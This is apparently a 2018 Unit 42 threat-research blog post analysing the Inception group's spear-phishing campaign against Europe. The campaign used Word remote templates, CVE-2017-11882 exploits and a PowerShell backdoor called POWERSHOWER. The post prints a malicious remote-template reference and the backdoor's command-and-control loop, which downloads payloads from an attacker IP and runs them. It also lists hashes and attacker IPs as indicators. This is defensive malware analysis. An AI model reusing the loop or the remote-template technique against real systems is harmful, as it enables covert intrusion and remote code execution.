Inception Attackers Target Europe with Year-old Office Vulnerability

unit42.paloaltonetworks.com/unit42-inception-attackers-target-europe-year-old-office-vulnerability

By Tom Lancaster November 5, 2018

The Inception attackers have been active since at least 2014 and have been documented previously by both Blue Coat and Symantec; historical attacks used custom malware for a variety of platforms, and targeting a range of industries, primarily in Russia, but also around the world. This blog describes attacks against European targets observed in October 2018, using CVE-2017-11882 and a new PowerShell backdoor we're calling POWERSHOWER due to the attention to detail in terms of cleaning up after itself, along with the malware being written in PowerShell.

Unit 42 has previously observed attacks from the group in 2017 against government targets in Europe, Russia, and Central Asia and expects these to remain the primary regions this threat is seen.

In the last writeup by Symantec they describe a two-stage spear phishing process used by the Inception attackers, whereby the attackers first send a reconnaissance spear phish, and follow this up with a second spear phish containing a remote template, which if loaded delivers a first stage payload.

In their most recent attacks it appears that only one document is used, but in a way that allows them to not reveal their final payload immediately; however, the use of templates remains the same.

Remote Templates are Great

Remote templates are a feature of Microsoft Word which allow a document to load a template to be used in a document – this template can be externally hosted, either on a file share, or on the internet. The template is then loaded when the document is opened. The Inception attackers use this feature in a malicious context as shown in Figure 1 below:




User opens document with remote template
fetches template
C2 Server, decides if it should send exploit (likely based on Word version and IP)
IF YES
IF NO
C2 server does not respond with a template, no infection occurs and there is little indication the initial document was ever malicious.
RTF
POWERSHOWER is loaded on target machine
Malicious RTF is returned containing exploit which works against target Word version.

Figure 1. Overview of how the attack takes place.

Using a remote template in this way has been a consistent feature of the Inception attackers' attacks for the past 4 years and has three main benefits to the attacker:


1. The initial document does not contain any explicitly malicious object, it simply references an external object, meaning it should bypass static analysis techniques, an example of how this appears in the document is shown in Figure 2.
2. The attacker has the option to deploy malicious content to the victim based upon initial data received from the target, such as Microsoft Word version (sent in the User-Agent) and the IP address of the target, see: Figure 1.
3. Once the attack is over, and the server hosting the remote template is down, it is difficult for researchers to analyze the attack as the remote content is unlikely to be available to them.



```
<?xml version='1.0' encoding='UTF-8'?>
<Relationships xmlns='http://schemas.openxmlformats.org/package/2006/relationships'>
    <Relationship Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
    Target="http://108.170.52.158/48153670568804695836150311 58" TargetMode="External" Id="rId6" />
</Relationships>
```

Figure 2. Example of how remote templates are referenced in Inception documents.

When opened, the documents display decoy content and attempts to fetch a malicious remote payload via HTTP. The decoy content is usually copied from media reports, often with political themes in the target regions, some examples of decoys observed are shown in Figure 3, including invites to international conferences and news articles on the current situation in Crimea.



Dear Colleague,

On behalf of Volunteer Group On Peace And Development, we are pleased to invite you to our 3rd annual VGOPAD international conference & expo 2018 entitled "Impact of Global Recession" which will be hel
London, UK. The objective of this e
peace and development by sharing
VGOPAD 2018 Organizing Commit
academia, scholars, policymakers, H
researchers, media specialists, mark
entrepreneurs, and politicians etc.

Occupied Crimea: Europe's grey zone

Amanda Paul (Senior Policy Analyst) and **Marta Zakrzewska** (Former Programme Assistant at the EPC)

In this Policy Brief, Amanda Paul and Marta Zakrzewska provide a comprehensive account of the situation in Crimea since its annexation by Russia in March 2014. They explain the economic depression in both Crimea and Ukraine, as a result of Moscow expanding its control of the Sea of Azov and its blockade against the Ukrainian ports of Mariupol and Berdyansk.

Figure 3. Examples of decoys shown in Inception attacks in 2018. The first is taken from a VGOPAD invitation sent on Facebook in 2017, the second is from a European Policy center summary.

On most occasions the remote server did not return a malicious template, however we recently observed two cases where a malicious template containing two exploits was served. In both cases the template contained exploits for both CVE-2012-1856 and CVE-2017-11882, which target vulnerabilities in Word disclosed and patched in 2012 and 2017 respectively.

The payload for the exploits was VBScript in an OLE package object, which in turn decodes and executes POWERSHOWER, a simple PowerShell backdoor.

POWERSHOWER – Malware that Cleans up After Itself

Earlier, we mentioned that previous attacks were apparently delivered over two spear phishing emails, with the first only being used for reconnaissance. In the latest cases we only observed a single document being sent to the targets, with reconnaissance, exploitation, and payload delivery happening on the first attempt.

The dropped payload, POWERSHOWER, acts as an initial reconnaissance foothold and is almost certainly used to download and execute a secondary payload with a more complete set of features. By only using this simple backdoor to establish a foothold, the attacker can hold back their most sophisticated and complex malware for later stages, making them less likely to be detected.

In a nutshell, POWERSHOWER allows the attacker to:

- Fingerprint the machine, and upload this information to the initial C&C.
- Clean up a significant amount of forensic evidence from the dropper process, as we detail below.
- Run a secondary payload, if the attacker decides the target machine is sufficiently interesting (based on analysis of the system data sent from the first beacon)

POWERSHOWER Analysis


POWERSHOWER first checks if Microsoft Word is currently running, if it is, then the malware assumes it is the first run through of the malware and performs the following operations:

1. Writes itself to %AppData%\Microsoft\Word\log.ps1
2. Sets up persistence for this file, using a run key.
3. Adds a registry key so that future powershell.exe instances are spawned off-screen by default – this trick is explained here.
4. Kills the Microsoft Word process.
5. Removes all files created during the dropper process, including evidence the original document was opened, the initial .VBS file, and all temporary files associated with the retrieval of the remote template in the IE temporary files directory.
6. Removes all registry entries that are left behind during the dropper process.
7. Collects system information on the infected machine and POSTS it to the C2.

If Microsoft Word is not running, the malware enters its main communications loop, performing the following actions in sequence, this loop should only be entered after a reboot of the machine:

1. Collects system information and POSTs it to the C2.
2. Performs a GET request
3. Based on the status code of the GET request it will branch operations:
    - If the status code is not 200, the malware sleeps for a random amount of time between approximately 25 minutes and 35 minutes, based on a randomly generated number.
    - If the status code is 200 the malware expects the response to:
        - Begin with an “P”; in which case the malware writes the response to disk, presumably to be executed or used in a subsequent command.
        - Begin with an “O”; in which case the malware assumes the response contains VBS code which is saved to disk, then executed.
        - If not beginning with either these characters, it is assumed to be an XML file containing PowerShell expression, which is written to disk, read into memory, deleted, and then executed.

The code behind the main C&C loop is shown in Figure 4.



```
do {
    $result = HttpRequestG "http://200.122.128.208/cerasifera/takeaflight/jonathaon/tempestwinged/begroans";
    $number = $result[0];
    if ($number -eq 80) {       $zipfile=$env:temp+"\PG.zip";
        [io.file]::WriteAllBytes($zipfile,$result);
    }
    Elseif ($number -eq 79) {
        $rand=Rand4symb;
        $fname=$env:appdata+"\Microsoft\Word\"+$rand+".vbs";
        [io.file]::WriteAllBytes($fname, $result);
        $command = "C:\Windows\System32\Wscript.exe " + $fname;
        Invoke-Expression $command;
    }
    else    {
        $xmlfile = $env:temp + "\temp.xml";
        [io.file]::WriteAllBytes($xmlfile, $result);
        $content = Get-Content $xmlfile;
        [xml]$doc = $content;
        $z = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($doc.model.ps));
        Remove-Item $xmlfile -force;
        Invoke-Expression $z;
        sleep 10;
        $res1 = HttpRequestP "http://200.122.128.208/cerasifera/takeaflight/jonathaon/tempestwinged/begroans" 1;
    }
}
while ($result -ne 1)
```

Figure 4. The main C&C loop.

Although the malware is simple, it's fairly effective, giving the attacker options on how to run their next, more sophisticated, payload.

Conclusion

The Inception attacks continue to mostly stay under the radar, which in part is down to the effort put in by the attackers to make their attacks harder to analyze. In the latest wave of attacks, they've done this through:

- Use of remote templates, hindering analysis of historical attacks.
- Anti-forensics techniques used during the dropper process to prevent clues as to how the malware was installed – being left on disk or in the registry.
- Use of the new basic POWERSHOWER backdoor as a first stage, making it harder for researchers to get copies of more sophisticated payloads used by the attackers.

Palo Alto Networks customers are protected from this threat in the following ways:

- Wildfire detects all current Inception remote template documents, and the downloaded CVE-2017-11882 RTFs with malware verdicts.
- AutoFocus customers can track associated samples with the InceptionRemoteTemplate and PowerShower
- Traps blocks all of the files we are aware of that are associated with this campaign.

Indicators of Compromise

Remote Template Documents where we have the matching payload

13de9678279b6ce6d81aeb32c0dd9f7458ad1f92aee17f3e052be9f06d473bed

d547773733abef19f2720d4def2356d62a532f64bcb002fb2b799e9ae39f805f

Remote templates analyzed.

687ee860fd5cd9902b441c26d72788d5a52052d03047a9b071808fc4c53a7e8b

72eb022f395cc15bbe9582ee02f977ea0692932461a8b0bd608d9f0971125999

PowerShower sample

8aef4975d9c51821c4fa8ee1cbfe9c1f4a88c8784427d467ea99b2c1dabe15ae

Other related templates and exploit documents from 2018

49dbcf1fc8d3381e495089f396727a959885c1dd2ab6cd202cf3c4dbd1d27c4f

8b212ee2d65c4da033c39aebaf59cc51ade45f32f4d91d1daa0bd367889f934d

cc64a68ba52283f6cf5521cf75567b3c5b5143f324d37c59906ee63f1bbafcaf

2bcb8a4ddc2150b25a44c292db870124c65687444f96e078f575da69bbf018e0

Infrastructure

First Seen	IP	Context
20th July 2018	51.255.139[.]194	Remote template host

13th August 2018	188.165.62[.]40	Remote template host
10th October 2018	200.122.128[.]208	POWERSHOWER C2
22nd October 2018	108.170.52[.]158	Remote template host

Table 1 – IP Addresses associated with Inception Remote Template documents

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.